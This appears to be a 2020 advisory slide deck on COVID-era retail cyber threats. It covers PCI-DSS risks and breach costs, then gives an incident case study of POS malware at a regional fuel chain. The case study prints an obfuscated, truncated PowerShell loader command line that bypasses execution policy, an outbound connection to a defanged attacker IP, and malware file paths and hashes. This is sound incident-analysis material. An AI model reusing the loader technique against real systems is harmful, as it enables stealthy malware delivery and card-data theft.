COVID-19 and the Surge in Retail Cyber Threats

July 2020

Private and Confidential

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Speakers

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Agenda

PCI Overview and Risks


CASE 1
Fuel Chain

CASE 2
Gift Card Fraud

CASE 3
WFH Exploit

What to Do?

The Payment Card Process



Risks to the Process

Integrators

- Not subject to PCI-DSS
- Can affect thousands of merchants
- Support often provided through RDP
- Attack surface increased with COVID-19

Processing outside of the PCI environment

- PCI information stored in plain text (common with municipalities and small businesses)
- Print servers storing card images (common in the hospitality sector)
- Processing outside of the PoS terminal environment increased with COVID-19

Consequences of a PCI Breach

- Notification in some jurisdictions
- Brand damage/harm to reputation
- Third-party liability
  - Consumers, shareholders, financial institutions
  - State attorneys general, FTC
- Revenue loss for downtime period

Consequences of a PCI Breach

Reserve accounts

- Processors / Acquirers may establish reserve accounts to “mitigate potential risk” of a security incident involving payment card data.
- Processor contracts typically provide for reserve accounts without notice and at the discretion of the Processor

Fines


- $5,000 to $100,000 / month for non-compliance with PCI DSS

Assessments

- Reimbursement for card reissuance
- Reimbursement for incremental fraud
- Reimbursement for enhanced fraud monitoring

CASE 1

Pacific Northwest Regional Fuel Chain



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
Starting Mid-March 2020

Sensor Deployment – PowerShell Discover



2020-03-13 15:10:28 UTC

Process spawned by cmd.exe

```
c:\windows\system32\windowspowershell\v1.0\powershell.exe 852d67a27e454bd389fa7f82a8cbe23f
```

Command line:

```
powershell.exe -NoE -NoP -NonI -ExecutionPolicy Bypass -C "sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][byte[]]((-
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
2020-03-15 15:10:28 UTC

mxslipstream3.exe – POSlurp Malware in Bend, OR



2020-03-15 15:10:30 UTC

Outbound network connection by powershell.exe to
`45.77.152[.]39:443`

Reverse DNS Lookup bogoljub.zoranovski.nbrz.ru
as of 2019-05-17 17:24:58 UTC

Whois Lookup Choopa, LLC (CHOOP-1)
as of 2019-05-17 17:24:58 UTC

Note: Lookup data is transient, may change rapidly, and may only be accurate at the time the lookup was performed.

2020-03-15 15:10:33 UTC

Threat Detected

11m

2020-03-15 15:17:33 UTC

Process spawned by powershell.exe
`c:\midniteexpress\slipstream\mxslipstream3.exe` 5d4b9106c9911854b59c8891b40f29c0

